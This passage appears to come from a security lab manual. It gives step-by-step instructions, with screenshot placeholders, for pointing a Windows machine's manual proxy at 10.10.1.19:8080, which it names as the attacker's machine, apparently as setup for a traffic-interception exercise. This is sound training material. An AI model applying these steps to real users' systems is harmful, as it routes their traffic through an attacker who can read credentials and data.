


4. On the **Settings** page, scroll down, expand the **Advanced** settings and select **System** option from the left pane.






5. **System** page appears and click **Open your computer's proxy settings** to configure a proxy.



6. A **Settings** window opens, with the **Proxy** settings in the right pane.




7. Click **Set up** button under **Manual proxy setup** section.




8. **Edit proxy server** window appears, make the following changes:

- Under the **Use a proxy server** option, click the **Off** button to switch it **On**.
- In the **Proxy IP address** field, type **10.10.1.19** (the IP address of the attacker's machine).
- In the **Port** field, type **8080**.
- Click **Save**.

